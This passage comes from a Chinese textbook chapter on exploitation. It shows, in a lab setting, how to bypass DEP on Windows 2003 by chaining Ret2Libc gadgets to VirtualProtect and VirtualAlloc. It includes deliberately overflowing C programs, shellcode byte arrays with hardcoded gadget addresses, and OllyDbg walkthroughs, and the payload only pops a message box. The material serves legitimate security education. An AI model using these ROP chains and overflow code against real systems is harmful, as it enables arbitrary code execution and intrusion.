（2）对 shellcode 所在内存空间起始地址的确定，不同机器之间 shellcode 在内存中的位置可能会有变化，本次实验中我们采用一种巧妙的栈帧构造方法动态确定 shellcode 所在内存空间起始地址。

我们将用如下代码演示如何布置栈帧，并利用 VirtualProtect 函数将 shellcode 所在内存区域设置为可执行状态，进而执行 shellcode。

```
#include<stdlib.h>
#include<string.h>
#include<stdio.h>
#include<windows.h>
charshellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"....."
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x8A\x17\x84\x7C"        //pop eax retn
"\x0A\x1A\xBF\x7C"        //pop pop pop retn
"\xBA\xD9\xBB\x7C"        //修正 EBP
"\x8B\x17\x84\x7C"        //RETN
"\x90\x90\x90\x90"
"\xBF\x7D\xC9\x77"        //push esp jmp eax
"\xFF\x00\x00\x00"        //修改内存大小
"\x40\x00\x00\x00"        //可读可写可执行内存属性代码
"\xBF\x7D\xC9\x77"        //push esp jmp eax
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\xE8\x1F\x80\x7C"        //修改内存属性
"\x90\x90\x90\x90"
"\xA4\xDE\xA2\x7C"        //jmp esp
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"....."
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
;
voidtest()
{
       charstr[176];
       memcpy(str,shellcode,420);
}
intmain()
{
       HINSTANCEhInst = LoadLibrary("shell32.dll");
       chartemp[200];
       test();
return 0;
}
```

对实验思路和代码简要解释如下。

（1）为了更直观地反映绕过 DEP 的过程，我们在本次实验中不启用 GS 和 SafeSEH。

（2）函数 test 存在一个典型的溢出，通过向 str 复制超长字符串造成 str 溢出，进而覆盖函数返回地址。

（3）覆盖掉函数返回地址后，通过 Ret2Libc 技术，利用 VirtualProtect 函数将 shellcode 所在内存区域设置为可执行模式。

（4）通过 push esp jmp eax 指令序列动态设置 VirtualProtect 函数中的 shellcode 所在内存起始地址以及内存原始属性类型保存地址。

（5）内存区域被设置成可执行模式后 shellcode 就可以正常执行了。

实验环境如表 12-3-2 所示。

表 12-3-2　实验环境

	推荐使用的环境	备　　注
操作系统	Windows 2003 SP2	
DEP 状态 O	ptout	
编译器 V	C++ 6.0	
编译选项	禁用优化选项	
build 版本 re	lease 版本	

首先我们来看看 VirtualProtect 函数的具体实现。如图 12.3.17 所示，VirtualProtect 只是相当于做了一次中转，通过将进程句柄、内存地址、内存大小等参数传递给 VirtualProtectEx 函数来设置内存的属性。我们不妨选择 0x7C801FE8 作为切入点，按照函数要求将栈帧布置好后转入 0x7C801FE8 处执行设置内存属性过程。




图 12.3.17 V irtualProtect 函数具体实现过程

通过图 12.3.17 我们还可以看出从 EBP+8 到 EBP+18 这 16 个字节空间中存放着设置内存属性所需要的参数。[EBP+C]和[EBP+10]这两个参数是固定的，我们可以直接在 shellcode 中设置；但[EBP+8]和[EBP+14]这两个参数是需要动态确定的，要保证第一个参数可以落在我们可以控制的堆栈范围内，第二个参数要保证为一可写地址，我们布置 shellcode 的重点也就放在这两个参数上边。

由于 EBP 在溢出过程中被破坏，所以我们需要对 EBP 进行修复，首先我们用 PUSH ES P POP EBP RETN 4 指令的地址覆盖 test 函数的返回地址，shellcode 如下所示。

```
char shellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
```

```
"....."
"\x90\x90\x90\x90"
"\xBA\xD9\xBB\x7C"//修正 EBP
```

编译好程序后用 OllyDbg 加载程序，并在 0x7CBBD9BA（调整 EBP 入口）处下断点，然后单步运行到 RETN 时观察内存状态，如图 12.3.18 所示。




图 12.3.18　调整完 EBP 后内存状态

从图 12.3.18 中可以看到在执行完 RETN 4 后 ESP 刚好指向 EBP+8 的位置，如果此时我们能找到类似 MOV [EBP],** POP ** POP ** POP ** RETN 或者 MOV [EBP],** JMP **的指令就可以将要修改属性的内存地址设置为当前堆栈中的某个地址了（为什么后边要跟着 POP？EBP+C~EBP+14 存放着 VitualProtectEx 两个固定参数，我们不能去修改它们）。很不幸，在内存中没能找到类似的指令。换种思路，如果我们让 ESP 再向下移动 4 个字节，即让 ESP=0x0012FEC0，此时执行一条 PUSH ESP RETN/JMP **指令也是可以达到目的的。大家还记得在上一个实验中我们“曲线救国”使用的 PUSH ESP JMP EAX 指令吧，这里依然适用，只不过我们需要将 EAX 指向的指令修改一下。

稍后我们再讨论 EAX 具体指向什么样的指令，我们先来考虑一下什么样的指令能够让 ESP 向高址方向移动 4 个字节而又不影响程序的控制，大家一定想到了就是 RETN！对，单纯的一个 RETN 指令，即可让 ESP+4 又能够收回程序的控制权。我们按上边的分析布置好 shellcode，shellcode 如下所示。

```
char shellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"....."
"\x90\x90\x90\x90"
"\xBA\xD9\xBB\x7C"//修正 EBP
"\x8B\x17\x84\x7C"//RETN
"\x90\x90\x90\x90"
"\xBF\x7D\xC9\x77"//push esp jmp eax
```

重新编译程序，然后用 OllyDbg 加载程序。在这我们建议依然在 0x7CBBD9BA（调整 EBP

入口）处下断点，然后单步运行程序并注意观察堆栈的变化情况，来加深对堆栈调整及布局思路的理解。运行到 JMP EAX 时暂停程序，再来观察当前内存状态。

如图 12.3.19 所示，我们已经成功地将 EBP+0x8 的参数设置为当前堆栈中的某个地址，只要我们再保证 EBP+0x14 处存放的地址为可写地址就大功告成了。如果我们能将 ESP 指向 EBP+0x18，就可以再用 PUSH ESP JMP EAX 指令来设置 EBP+0x14 的参数。观察堆栈可知此时 ESP 指向 0x0012FEBC，EBP+0x14 指向 0x0012FEC8，ESP 只需再向高址方向移动 16 个字节就可以指向 EBP+0x18（0x0012FECC）。虽然让 ESP 向低址方向移动而又不影响程序流程的指令不多，但是让 ESP 向高址方向而又不影响程序流程的指令就遍地都是了，大家可以自由发挥组合指令，本次实验我们使用类似 POP POP POP RETN 指令。




图 12.3.19　执行完 PUSH ESP 后内存状态

有了指令后如何才能让程序去执行呢？从图 12.3.19 中可以看到程序将要执行的指令为 JMP EAX，所以我们只要将 EAX 指向类似 POP POP POP RETN 指令就可以了，大家可以使用 OllyFindAddr 插件中的 Overflow return address→Find POP RETN 功能，在弹出的对话框中输入 3 就可以查找到 RETN 前有 3 次 POP 的指令了，如图 12.3.20 所示。




图 12.3.20　Find　POP RETN 输入 POP 次数界面及部分搜索结果

需要注意选择的指令中不能修改 ESP、EBP、EAX，这几个寄存器的值后期都会用到，本次实验我们选择 0x7CBF1A0A 处的 POP ESI POP EBX POP EDI RETN 指令。我们依然采用上个实验中使用的 POP EAX RETN 指令来将 0x7CBF1A0A 赋值给 EAX。到这里利用 VirtualProtect 修改内存属性的关键部分就都搞定了，我们再搞定两个参数就可以实现这个伟大的目标了。

（1）VirtualProtect 参数之修改内存大小，在这里我们不妨设置为 0x000000FF，255 个字节的空间足够放置弹出对话框的机器码。

（2）VirtualProtect 参数之内存新属性标志，根据 MSDN 的介绍，这里我们需要设置为 0x00000040。

根据以上分析，我们再来布置 shellcode，如下所示。

```
char shellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"......"
"\x90\x90\x90\x90"
"\x8A\x17\x84\x7C"//pop eax retn
"\x0A\x1A\xBF\x7C"//pop pop pop retn
"\xBA\xD9\xBB\x7C"//修正 EBP
"\x8B\x17\x84\x7C"//RETN
"\x90\x90\x90\x90"
"\xBF\x7D\xC9\x77"//push esp jmp eax
"\xFF\x00\x00\x00"//要修改的内存大小
"\x40\x00\x00\x00"//可读可写可执行属性代码
"\xBF\x7D\xC9\x77"//push esp jmp eax
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\xE8\x1F\x80\x7C"//修改内存属性
```

重新编译程序，然后用 OllyDbg 加载程序。继续在 0x7CBBD9BA（调整 EBP 入口）处下断点，然后单步运行程序并注意观察每条指令对于程序流程和堆栈的影响，同时要思考选择该指令的原因，彻底掌握 shellcode 布置技巧。当程序执行到 VirtualProtect 的 RETN 0x 10 指令（0x7C801FFC）时暂停程序，再来观察当前内存状态。

如图 12.3.21 所示，EAX 的值为 1，根据 MSDN 的介绍说明我们已经成功修改了内存属性，现在我们可以在 0x0012FEC0~0x0012FEC0+0xFF 的范围内为所欲为了！接下来的布置工作很简单，可以在 0x0012FEE4 位置放置 JMP ESP 指令，并在 RETN 0x10 后 ESP 指向的位置开始放置弹出对话框的机器码，实现 exploit。最终的 shellcode 布局如图 12.3.22 所示。

最终 shellcode 如下所示。

```
char shellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"......"
```




图 12.3.21 V irtualProtect 返回前状态




图 12.3.22 利用 VirtualProtect 绕过 DEP 的 shellcode 布局

```
"\x90\x90\x90\x90"
"\x8A\x17\x84\x7C"//pop eax retn
"\x0A\x1A\xBF\x7C"//pop pop pop retn
"\xBA\xD9\xBB\x7C"//修正 EBP
"\x8B\x17\x84\x7C"//RETN
"\x90\x90\x90\x90"
"\xBF\x7D\xC9\x77"//push esp jmp eax
"\xFF\x00\x00\x00"//修改内存大小
"\x40\x00\x00\x00"//可读可写可执行内存属性代码
"\xBF\x7D\xC9\x77"//push esp jmp eax
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
"\xE8\x1F\x80\x7C"//修改内存属性
"\x90\x90\x90\x90"
"\xA4\xDE\xA2\x7C"//jmp esp
"\x90\x90\x90\x90"
"\x90\x90\x90\x90"
```

```
    "\x90\x90\x90\x90"
    "\x90\x90\x90\x90"
    "\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
    "....."
    "\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
    ;
```

再次编译程序，用 OllyDbg 加载程序，再次建议您单步运行程序，在执行完 JMP ESP 后您会发现程序转入 shellcode，并且可以在堆栈中执行指令，说明我们已经绕过了 DEP，如图 12.3.23 所示。




图 12.3.23　利用 VirtualProtect 修改内存属性后可以在堆栈中执行 shellcode

继续运行程序就可以看到弹出熟悉的“failwest”对话框啦！如图 12.3.24 所示。





图 12.3.24　利用 VirtualProtect 修改内存属性后 shellcode 成功执行



12.3.3 Ret2Libc 实战之利用 VirtualAlloc

除了 VirtualProtect 函数，微软还提供了另一个 API 函数用来解决 DEP 对特殊程序的影响。当程序需要一段可执行内存时，可以通过 kernel32.dll 中的 VirtualAlloc 函数来申请一段具有可执行属性的内存。我们就可以将 Ret2Libc 的第一跳设置为 VirtualAlloc 函数地址，然后将 shellcode 复制到申请的内存空间里，以绕过 DEP 的限制。

我们先来看看 MSDN 上对 VirtualAlloc 函数的说明。

```
LPVOID WINAPI VirtualAlloc(
  __in_opt  LPVOID lpAddress,
  __in      SIZE_T dwSize,
  __in      DWORD flAllocationType,
  __in      DWORD flProtect
);
```

函数中各参数的意义为：

lpAddress，申请内存区域的地址，如果这个参数是 NULL，系统将会决定分配内存区域的位置，并且按 64KB 向上取整。

dwSize，申请内存区域的大小。

flAllocationType，申请内存的类型。

flProtect，申请内存的访问控制类型，如读、写、执行等权限。

内存申请成功时函数返回申请内存的起始地址，申请失败时返回 NULL。

我们将用如下代码演示如何利用 VirtualAlloc 函数申请具有可执行权限的内存，并利用 memcpy 函数将 shellcode 复制到申请的内存中执行。

```
#include<stdlib.h>
#include<string.h>
#include<stdio.h>
#include<windows.h>
charshellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"......"
"\x90\x90\x90\x90"
"\xBA\xD9\xBB\x7C"//修正 EBP retn 4
"\xBC\x45\x82\x7C"//申请空间
"\x90\x90\x90\x90"
"\xFF\xFF\xFF\xFF"//-1 当前进程
"\x00\x00\x03\x00"//申请空间起始地址
"\xFF\x00\x00\x00"//申请空间大小
"\x00\x10\x00\x00"//申请类型
"\x40\x00\x00\x00"//申请空间访问类型
"\x90\x90\x90\x90"
"\x8A\x17\x84\x7C"//pop eax retn
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x0B\x1A\xBF\x7C"//pop pop retn
"\xBA\xD9\xBB\x7C"//修正 EBP retn4
"\x5F\x78\xA6\x7C"//pop retn
"\x00\x00\x03\x00"//可执行内存空间地址，转入执行用
"\x00\x00\x03\x00"//可执行内存空间地址，复制用
"\xBF\x7D\xC9\x77"//push esp jmp eax && 原始 shellcode 起始地址
"\xFF\x00\x00\x00"//shellcode 长度
"\xAC\xAF\x94\x7C"//memcpy
"\x00\x00\x03\x00"//一个可以读地址
"\x00\x00\x03\x00"//一个可以读地址
"\x00\x90\x90\x94"
"\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
"……"
"\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
;
voidtest()
{
       chartt[176];
       memcpy(tt,shellcode,450);
}
intmain()
{
       HINSTANCEhInst = LoadLibrary("shell32.dll");
       chartemp[200];
       test();
return 0;
}
```

对实验思路和代码简要解释如下。

（1）为了更直观地反映绕过 DEP 的过程，我们在本次实验中不启用 GS 和 SafeSEH。

（2）函数 test 存在一个典型的溢出，通过向 str 复制超长字符串造成 str 溢出，进而覆盖函数返回地址。

（3）覆盖掉函数返回地址后，通过 Ret2Libc 技术，利用 VirtualAlloc 函数申请一段具有执行权限的内存。

（4）通过 memcpy 函数将 shellcode 复制到 VirtualAlloc 函数申请的可执行内存空间中。

（5）最后在这段可执行的内存空间中执行 shellcode，实现 DEP 的绕过。

实验环境如表 12-3-3 所示。

表 12-3-3　实验环境

	推荐使用的环境	备　注
操作系统	Windows 2003 SP2	
DEP 状态 O	ptout	

续表

	推荐使用的环境	备　　注
编译器 V	C++ 6.0	
编译选项	禁用优化选项	
build 版本 r	elease 版本	

首先我们要能够利用 VirtualAlloc 申请具有执行权限的内存，让我们来分析一下 VirtualAlloc 具体实现流程。从图 12.3.25 中大家可以看到 VirtualAlloc 函数中对各参数的调用与 VirtualProtect 函数如出一辙，因此我们可以选择与上个实验中一致的参数构造方法，但是仔细观察后您会发现二者还是有区别的，VirtualAlloc 各参数不存在动态确定的问题，可以直接写到 shellcode 里边，它的布局要比 VirtualProtect 函数中的布局简单的多。




图 12.3.25 V irtualAlloc 函数的具体实现流程

本次实验我们将参数直接布置到 shellcode 中，然后选择 0x7C8245BC（CALL VirtualAllocEx）处作为切入点，直接申请空间。

关键参数的取值如下所示。

（1）lpAddress=0x00030000，只要选择一个未被占用的地址即可，没有什么特殊要求。

（2）dwSize=0xFF，申请空间的大小可以根据 shellcode 的长度确定，本次实验申请 255 个字节，足够 shellcode 使用。

（3）flAllocationType=0x00001000，该值使用 0x00001000 即可，如有特殊需要可根据 MSDN 的介绍来设置为其他值。

（4）flProtect=0x00000040，内存属性要设置为可读可写可执行，根据 MSDN 介绍，该属性对应的代码为 0x00000040。

由于 EBP 在溢出过程中被破坏，所以第一步依然是修复 EBP，我们用 PUSH ESP POP EBP RETN 4 指令的地址覆盖 test 函数的返回地址，然后按照以上参数布置一个能够申请可执行内存空间的 shellcode，shellcode 如下所示。

```
charshellcode[]=
```

```
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"....."
"\x90\x90\x90\x90"
"\xBA\xD9\xBB\x7C"//修正 EBP retn 4
"\xBC\x45\x82\x7C"//CALL VirtualAllocEx 地址
"\x90\x90\x90\x90"
"\xFF\xFF\xFF\xFF"//-1 当前进程
"\x00\x00\x03\x00"//申请空间起始地址 0x00030000
"\xFF\x00\x00\x00"//申请空间大小 0xFF
"\x00\x10\x00\x00"//申请类型 0x1000
"\x40\x00\x00\x00"//申请空间访问类型 0x40
;
```

编译好程序后用 OllyDbg 加载程序，并在 0x7CBBD9BA（调整 EBP 入口）处下断点，然后按 F8 键单步运行到 0x7C8245C2（VirtualAlloc 函数的 RETN 0x10）暂停，观察内存状态。

如图 12.3.26 所示，EAX 中是我们申请空间的起始地址 0x00030000，这也说明我们的空间申请成功了，此时通过 OllyDbg 的内存窗口也可以看到我们刚刚申请的空间，而且属性是带 E 的标志！下面就是向这部分内存空间复制 shellcode 了。




图 12.3.26 V irtualAlloc 函数返回前内存状态

大家知道 memcpy 函数位于 ntdll.dll，需要三个参数，依次为目的内存起始地址、源内存起始地址、复制长度，其中目的内存起始地址和复制长度都可以直接写在 shellcode 中，唯一的难点在于对源内存起始地址的确定。实际上我们不需要精确的定位，只要保证源内存起始地址在 shellcode 中关键代码的前边即可，因此可以使用 PUSH ESP JMP EAX 指令来填充这个参数。如何布置 EAX 想必大家都已经很熟悉，而关于 EAX 具体指向什么指令我们暂时先不讨论。另外一个需要注意的问题，在空间申请后 EBP 被设置成 0x00000000，而后边我们还会再用到 EBP，所以还需要修复 EBP。最后还需要注意 VirtualAlloc 函数返回时带有 16（0x10）个字节的偏移，

要在 shellcode 中要添加相应的填充。shellcode 如下所示。

```
charshellcode[]=
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"......"
"\x90\x90\x90\x90"
"\xBA\xD9\xBB\x7C"//修正 EBP retn 4
"\xBC\x45\x82\x7C"//CALL VirtualAllocEx 地址
"\x90\x90\x90\x90"
"\xFF\xFF\xFF\xFF"//-1 当前进程
"\x00\x00\x03\x00"//申请空间起始地址 0x00030000
"\xFF\x00\x00\x00"//申请空间大小 0xFF
"\x00\x10\x00\x00"//申请类型 0x1000
"\x40\x00\x00\x00"//申请空间访问类型 0x40
"\x90\x90\x90\x90"
"\x8A\x17\x84\x7C"//pop eax retn
"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
"\x90\x90\x90\x90"//EAX 指向的指令暂时先用\x90 填充
"\xBA\xD9\xBB\x7C"//修正 EBP
;
```

重新编译程序后用 OllyDbg 加载程序，并在 0x7CBBD9BA（调整 EBP 入口）处下断点，然后单步运行到第二次调整完 EBP，然后在返回前暂停，观察内存状态。

如图 12.3.27 所示，修正 EBP 后 ESP 和 EBP 指向同一个位置，而 memcpy 中的源内存地址参数位于 EBP+0x0C，如果我们希望使用 PUSH ESP 的方式设置源内存地址，就需要让 ESP 指向 EBP+0x10，这样执行完 PUSH 操作后 ESP 的值刚好放在 EBP+0x0C。为了达到这个目的有两个问题需要解决：ESP 如何指向 EBP+0x10 和 PUSH ESP 操作后程序控制权如何回收。

